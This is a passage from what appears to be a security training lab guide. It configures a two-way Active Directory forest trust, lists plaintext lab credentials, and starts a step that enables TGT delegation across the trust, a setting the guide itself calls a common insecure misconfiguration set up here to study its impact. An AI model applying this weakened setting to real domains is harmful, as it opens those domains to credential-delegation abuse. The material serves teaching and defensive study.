
- **Trust Type:** `Forest trust`




- **Direction of Trust:** `Two-way`




- **Sides of Trust:** `Both this domain and the specified domain`




- **Username and Password:** username `ansible`, password `sec699`




- **Outgoing Trust Authentication Level - Local Forest:** `Forest-wide authentication`




- **Outgoing Trust Authentication Level - Specified Forest:** `Forest-wide authentication`



Once configured, please click `Next` in the confirmation window:



We will also confirm the outgoing trust by selecting `Yes, confirm the outgoing trust`:




Afterwards, you can close the Active Directory Domains and Trusts window.

Step 2: Enable TGT delegation for trust on SYNCTECHLABS.COM

One thing we'll change in the trust configuration is to allow for TGT delegation. This used to be the default setting, but this was reverted due to security concerns in July 2019. It's still a common misconfiguration, so we want to have a look at the impact!

